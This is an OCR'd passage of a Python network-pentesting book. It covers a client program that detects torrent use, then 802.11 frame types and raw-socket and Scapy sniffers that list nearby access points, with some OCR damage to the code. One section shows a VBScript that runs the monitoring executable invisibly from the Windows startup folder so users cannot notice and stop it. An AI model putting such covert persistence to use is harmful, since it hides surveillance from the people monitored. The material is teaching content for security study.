
The server program is running; let's run the client-side code, `service.py`, as shown in the following screenshot:



The preceding program shows nothing but running and continuously scanning current tasks. As we have defined 30 seconds in the program, it scans the current task after 30 seconds. See the following screenshot, which is the torrent service running in the **Windows Task Manager**:




So uTorrent is running on the client machine. If client code finds a task containing a torrent name, then it sends the message to the server. So, in the client program, we are using the `response = os.popen('tasklist')` line, which runs the **tasklist** command in Command Prompt, as shown in the following screenshot:



The preceding screenshot shows that the torrent is running.


If you run the torrent on the client machine, then the server would get the following message:



Gotcha! One machine, hostname `Intel`, user `Mohit`, and IP address `192.168.0.129`, is using the torrent. The client sends us three messages, but we displayed only one. We are using UPD, which is a connectionless protocol. The server, as well as the client, will know nothing if the packet gets lost in traffic. That's why the client sends three packets.

Why UDP and not TCP? TCP is a connection-oriented protocol. If the server machine goes down, then the program on the client machine will start giving an error.

If you lost the output on the screen, you can check the output in the log file.
Open `torrent_dection.log`:



Now you should better understand torrent detection. But our work is not finished yet. If a user on a client machine knows some kind of detection program is running, they might stop the program. We will have to get the client code to run in hidden mode.

Running the program in hidden mode


First, we have to change the `service.py` program to a Windows-executable file. In order to convert a Python program to Windows-executable, we are going to use Pyinstaller.

Let's change the file into a Windows-executable file. Copy the `service.py` code file in the `C:\PyInstaller-2.1` folder.

Open the Command Prompt, browse to the `C:\PyInstaller-2.1` folder, and run the following:

```
Python pyinstaller.py --onefile <file.py>
```

See the following screenshot for more clarification:



The preceding screenshot is self-explanatory. Now that the executable file has been created, it can be run by clicking on it. As you click, it will open the Command Prompt screen.

Now run the executable program in hidden mode.

Create a `service.vbs` file and write the following lines in the file:

```
Dim WinScriptHost
Set WinScriptHost = CreateObject("WScript.Shell")
WinScriptHost.Run Chr(34) & "%WINDIR%\service.exe" & Chr(34), 0
Set WinScriptHost = Nothing
```

In the preceding file, I used `%WINDIR%`, which means `Windows` folder; as I have installed Windows in the `C:` drive, `%WINDIR%` becomes `C:\Windows`. Just click on `service.vbs`. The `service.exe` program will be run as a daemon, with no graphical screen, just background processing. Put `service.vbs` in the `Windows startup` folder so that the next time Windows gets booted, the `service.vbs` file will automatically get executed.

I hope you enjoyed this chapter.

Summary

In this chapter, we learned about network attacks; the DHCP starvation attack can be performed efficiently by using our Python code. The Python code can be used for illegal DHCP servers. The MAC flooding attack can turn a switch into a hub. Port security must be enabled to mitigate the attack. The gateway disassociation attack is very easy to perform; the attacker can annoy a user by using this attack. The static entries of the gateway in the ARP cache can be a possible solution for the attack. Although torrenting is banned, it is still a big problem for small organizations. The solution presented in this chapter can be very effective against the torrenting. In next chapter, you will learn about the wireless traffic monitoring. You will learn Wireless frame, capturing of frames and Wireless attacks.

5
Wireless Pentesting

The era of wireless connectivity has enabled flexibility and mobility, but it has also ushered in many security issues. With wired connectivity, the attacker needs physical access in order to connect and attack. In the case of wireless connectivity, an attacker just needs the availability of the signal to launch an attack. Before proceeding, you should be aware of the terminology used:

- **Access Point** (**AP**): This is used to connect wireless devices to wired networks.
- **Service Set Identifier** (**SSID**): This is a unique 0-32 alphanumeric identifier for a wireless LAN. It is human readable and simply put, it is the network name.
- **Basic Service Set Identification** (**BSSID**): This is the MAC address of the wireless AP.
- **Channel number**: This represents the range of the radio frequency used by AP for transmission.

The channel number might get changed due to the auto setting of AP, so, in this chapter, don't get confused. If you run the same program at a different time, the channel number might change.

In this chapter, we will cover the following concepts:

- Finding wireless SSID
- Analyzing wireless traffic
- Detecting the clients of an AP
- The wireless deauth attack
- Detection of the deauth attack

Introduction to 802.11 frames

802.11 and 802.11x are defined as a family of wireless LAN technologies by IEEE. The following are the 802.11 specifications based on frequency and bandwidth:


- `802.11`: This provides bandwidth up to 1-2 Mbps with a 2.4 GHz frequency band
- `802.11.a`: This provides bandwidth up to 54 Mbps with a 5 GHz frequency band
- `802.11.b` : This provides bandwidth up to 11 Mbps with a 2.4 GHz frequency band
- `802.11g`: This provides bandwidth up to 54 Mbps with a 2.4 GHz frequency band
- `802.11n`: This provides bandwidth up to 300 Mbps with both frequency bands

All components of `802.11` fall into either the **Media Access Control** (**MAC**) layer or the physical layer. The MAC layer is the subclass of the datalink layer. We have already covered the **Protocol Data Unit** (**PDU**) of the data link layer, which is called a frame, in `Chapter 2`, *Scanning Pentesting*.


First, however, let's understand the `802.11` frame format. The three major types of frame that exist in `802.11` are:

- The data frame
- The control frame
- The management frame

These frames are assisted by the MAC layer. The following diagram depicts the format of the MAC layer:



In the preceding diagram, the three types of address are shown. **Address 1**, **Address 2**, and **Address 3** are the MAC addresses of the destination, AP, and source, respectively. This means **Address 2** is the BSSID of AP. In this chapter, our focus will be on the management frame, because we are interested in the subtypes of the management frame. Some common types of management frame are the authentication frame, the deauthentication frame, the association request frame, the disassociation frame, the probe request frame, and the probe response frame. The connection between the clients and APs is established by the exchange of various frames, as shown in the following diagram:



Frame exchange

The preceding diagram shows the exchange of frames. These frames are:

- **The Beacon frame**: The AP periodically sends a Beacon frame to advertise its presence. The Beacon frame contains information such as SSID, channel number, and BSSID.
- **The Probe request**: The wireless device (client) sends out a probe request to determine which APs are in range. The probe request contains elements such as the SSID of the AP, supported rates, and vendor-specific info. The client sends the probe request and waits for the probe response.
- **The Probe response**: In response to the probe request, the corresponding AP will respond with a probe response frame that contains the capability information and supported data rates.
- **The Authentication request**: The client sends the authentication request frame that contains its identity.


- **The Authentication response**: The AP responds with an authentication, which indicates acceptance or rejection. If shared key authentication exists, such as WEP, then the AP sends a challenge text in the form of an authentication response. The client must send the encrypted form of the challenged text in an authentication frame back to the AP.
- **The Association request**: After successful authentication, the client sends an association request that contains its characteristics, such as supported data rates and the SSID of the AP.
- **The Association response**: The AP sends an association response that contains acceptance or rejection. In the case of acceptance, the AP will create an association ID for the client.

Our forthcoming attacks will be based upon these frames.

Now, it's time for a practical. In the following section, we will go through the rest of the theory.

Wireless SSID finding and wireless traffic analysis with Python

If you have done wireless testing with Back-Track or Kali Linux, then you will be familiar with the `airmon-ng` suite. The `airmon-ng` script is used to enable monitor mode on wireless interfaces. The Monitor mode allows a wireless device to capture frames without having to associate with an AP. We are going to run all our programs on Kali Linux. The following screenshot shows you how to set **mon0**:



Setting mon0

When you run the `airmon-ng` script, it gives the wireless card a name, such as **wlan0**, as shown in the preceding screenshot. The `airmon-ng start wlan0` command will start **wlan0** in monitor mode, and **mon0** captures wireless packets.

Now, let's write our first program, which gives three values: SSID, BSSID, and the channel number. The program name is `ssid_finder_raw.py`. Let's see the code and explanation as follows:

1. Import the essential libraries:

```
import socket
import struct
import shelve
import sys
import traceback
```

2. To enable the user to view the previously stored result, run the following:

```
ch = raw_input("Press 'Y' to know previous result ")
print "USE only Ctrl+c to exit "
```

3. If the user presses `Y`, then the program will open the `wireless_data.dat` file and fetch the information, such as SSID, BSSID, and channel number. If it is run the first time, the `wireless_data.dat` file will not be there:

```
try :
  if ch.lower() == 'y':
    s = shelve.open("wireless_data.dat")
    print "Seq", "\tBSSID\t\t", "\tChannel", "SSID"
    keys= s.keys()
    list1 = []
    for each in keys:
      list1.append(int(each))
    list1.sort()

    for key in list1:
      key = str(key)
      print key,"\t",s[key][0],"\t",s[key][1],"\t",s[key][2]
    s.close()
    raw_input("Press any key to continue ")
    except Exception as e :
    print e
    raw_input("Press any key to continue ")
```

4. The code creates a socket to capture all frames and bind them to `mon0`. I hope you have read `Chapter 3`, *Sniffing and Penetration Testing* carefully. The only new thing is `3`. The 3 argument represents the protocol number, which indicates `ETH_P_ALL`. It means we are interested in every packet:


```
try:
  sniff = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, 3)
  sniff.bind(("mon0", 0x0003))

except Exception as e :
  print e
```

5. Define an `ap_list` list, which will be used later. Open shelve files named `wireless_data.dat`:

```
ap_list =[]
print "Seq", "\tBSSID\t", "\t\tChannel", "SSID"
s = shelve.open("wireless_data.dat","n")
```

6. Receive Beacon frames, extract the `SSID`; `BSSID`, and channel number information; and save it in the `wireless_data.dat` file.

7. The `if fm[radio_tap_lenght] == "\x80"` syntax only allows Beacon frames. To understand the `radio_tap_lenght+4+6+6+6+2+12+1` syntax see in the following:



By viewing the screenshot, you got the idea of numeric values used with `radio_tap_length`.


```
try:
  while True :
    fm1 = sniff.recvfrom(6000)
   fm= fm1[0]
    radio_tap_lenght = ord(fm[2])
    #print radio_tap_lenght
    if fm[radio_tap_lenght] == "\x80" :
      source_addr =
      fm[radio_tap_lenght+4+6:radio_tap_lenght+4+6+6]
      #print source_addr
      if source_addr not in ap_list:
        ap_list.append(source_addr)
        byte_upto_ssid = radio_tap_lenght+4+6+6+6+2+12+1
        a = ord(fm[byte_upto_ssid])
        list_val = []
        #print a
        bssid = ':'.join('%02x' % ord(b) for b in source_addr)
        #bssid = fm[36:42].encode('hex')
        s_rate_length = ord(fm[byte_upto_ssid+1 +a+1])
        channel = ord(fm[byte_upto_ssid+1 +a+1+s_rate_length+3])
        ssid = fm[byte_upto_ssid+1:byte_upto_ssid+1 +a]
```

8. Save the obtained information in `wireless_data.dat`:

```
print len(ap_list),"\t",bssid,"\t",channel,"\t",ssid
list_val.append(bssid)
list_val.append(channel)
```

```
            list_val.append(ssid)
            seq = str(len(ap_list))
            s[seq]=list_val
        except KeyboardInterrupt:
            s.close()
            sys.exit()

        except Exception as e :
        traceback.print_exc()
            print e
```

If you want to capture the frame using *Wireshark*, use `mon0` mode. The following frame is a Beacon frame:



The Wireshark representation of the Beacon frame

The preceding screenshot will clearly finish your doubts. The screenshot is self-explanatory. You can channel number, SSID, and BSSID.

I tested the code on two different wireless USB cards. Here is the output of `ssid_finder_raw.py`:

```
root@Mohit|Raj:~/wireless_attack# python ssid_finder_raw.py
Press 'Y' to know previous result n
USE only Ctrl+c to exit
Seq     BSSID                   Channel SSID
1       00:1c:c2:2e:a9:bc       1       Wisdom
2       24:65:11:85:9f:71       1       Mechmonster
3       d0:04:01:5d:3c:8a       6       Winter is coming
4       04:b1:67:c1:64:53       6       BnNT-c3VjaGlrYWd1cHRhMTI
5       14:3e:bf:eb:2f:f6       11      MOHIT
6       24:65:11:64:ab:c9       1       Epic Events organisers
^Croot@Mohit|Raj:~/wireless_attack#
```

Always press *Ctrl* + *C* to store the results.

Now, let's write the code to find the SSID and MAC address of the APs using Scapy. You must be thinking that we have already performed the same task in the raw packet analysis. Writing code by using scapy is easier than a raw socket, actually, for research purposes, you should know about raw packet analysis. If you want some information that Scapy does not know, raw packet analysis gives you the freedom to create the desired sniffer:

```
from scapy.all import *
interface = 'mon0'
ap_list = []
def info(fm):
  if fm.haslayer(Dot11):

    if ((fm.type == 0) & (fm.subtype==8)):
      if fm.addr2 not in ap_list:
        ap_list.append(fm.addr2)
        print "SSID--> ",fm.info,"-- BSSID --> ",fm.addr2

sniff(iface=interface,prn=info)
```

Let's go through the code from the start. The `scapy.all import *` statement imports all the modules of the Scapy library. The variable interface is set to `mon0`. An empty list named `ap_list` is declared. In the next line, the `info` function is defined and the `fm` argument is passed.

The `if fm.haslayer(Dot11):` statement is like a filter, which passes only `Dot11` traffic; `Dot11` indicates 802.11 traffic. The next `if((fm.type == 0) & (fm.subtype==8)):` statement is another filter, which passes traffic where the frame type is `0` and the frame subtype is `8`; type `0` represents the management frame and subtype `8` represents the Beacon frame. In the next line, the `if fm.addr2 not in ap_list:` statement is used to remove redundancy; if the AP's MAC address is not in `ap_list`, then it appends the list and adds the address to the address to the list, as stated in the next line. The next line prints the output. The last `sniff(iface=interface,prn=info)` line sniffs the data with the interface, which is `mon0`, and invokes the `info()` function.

The following screenshot shows the output of the `ssid.py` program:

```
root@Mohit|Raj:/wireless# python ssid.py
WARNING: No route found for IPv6 destination :: (no
SSID-->  CITY PG2 -- BSSID --> 20:4e:7f:ac:e6:5c
SSID-->  CITY PG3 -- BSSID -->  84:1b:5e:50:c8:6e
SSID-->  bsnlbroad -- BSSID -->  68:5d:43:f9:91:84
SSID-->  ANAND PG 4 -- BSSID -->  10:fe:ed:33:f8:d2
SSID-->  MOHIT l RAJ -- BSSID -->  1a:dc:56:f0:26:89
SSID-->  royal pg 4 -- BSSID -->  64:70:02:8f:5e:0a
```

I hope you now understand the `ssid.py` program. Let's try and figure out the channel number of the AP. We will have to make some amendments to the code. The modified code is as follows:

```
from scapy.all import *
import struct
interface = 'mon0'
ap_list = []
def info(fm):
  if fm.haslayer(Dot11):
    if ((fm.type == 0) & (fm.subtype==8)):
      if fm.addr2 not in ap_list:
        ap_list.append(fm.addr2)
        print "SSID--> ",fm.info,"-- BSSID --> ",fm.addr2, "-- Channel-
         -> ", ord(fm[Dot11Elt:3].info)
        sniff(iface=interface,prn=info)
```

You will notice that we have added one thing here, which is `ord(fm[Dot11Elt:3].info)`.

You might wonder what `Dot11Elt` is. If you open `Dot11Elt` in Scapy, you will get three things, `ID`, `len`, and `info`, as shown in the following output:

```
root@Mohit|Raj:~# scapy
INFO: Can't import python gnuplot wrapper . Won't be able to plot.
WARNING: No route found for IPv6 destination :: (no default route?)
lWelcome to Scapy (2.2.0)
>>> ls(Dot11Elt)
ID          : ByteEnumField        = (0)
len         : FieldLenField        = (None)
info        : StrLenField          = ('')
>>>
```

See the following class code:

```
class Dot11Elt(Packet):
  name = "802.11 Information Element"
  fields_desc = [ ByteEnumField("ID", 0, {0:"SSID", 1:"Rates", 2:
  "FHset", 3:"DSset", 4:"CFset", 5:"TIM", 6:"IBSSset", 16:"challenge",
  42:"ERPinfo", 46:"QoS Capability", 47:"ERPinfo", 48:"RSNinfo",
  50:"ESRates",221:"vendor",68:"reserved"}),
  FieldLenField("len", None, "info", "B"),
  StrLenField("info", "", length_from=lambda x:x.len) ]
```

In the previous class code, `DSset` gives information about the channel number, so the `DSset` number is `3`.

Let's not make it complex and let's simply capture a packet using scapy:

```
>>> conf.iface="mon0"
>>> frames = sniff(count=7)
>>> frames
<Sniffed: TCP:0 UDP:0 ICMP:0 Other:7>
>>> frames.summary()
RadioTap / 802.11 Management 8L 84:1b:5e:50:c8:6e > ff:ff:ff:ff:ff:ff
/ Dot11Beacon / SSID='CITY PG3' / Dot11Elt / Dot11Elt / Dot11Elt /
Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt /
Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt /
Dot11Elt / Dot11Elt / Dot11Elt
RadioTap / 802.11 Data 8L 84:1b:5e:50:c8:6e > 88:53:2e:0a:75:3f /
Dot11QoS / Dot11WEP
84:1b:5e:50:c8:6e > 88:53:2e:0a:75:3f (0x5f4) / Raw
RadioTap / 802.11 Control 13L None > 84:1b:5e:50:c8:6e / Raw
RadioTap / 802.11 Control 11L 64:09:80:cb:3b:f9 > 84:1b:5e:50:c8:6e /
Raw RadioTap / 802.11 Control 12L None > 64:09:80:cb:3b:f9 / Raw
RadioTap / 802.11 Control 9L None > 64:09:80:cb:3b:f9 / Raw
```

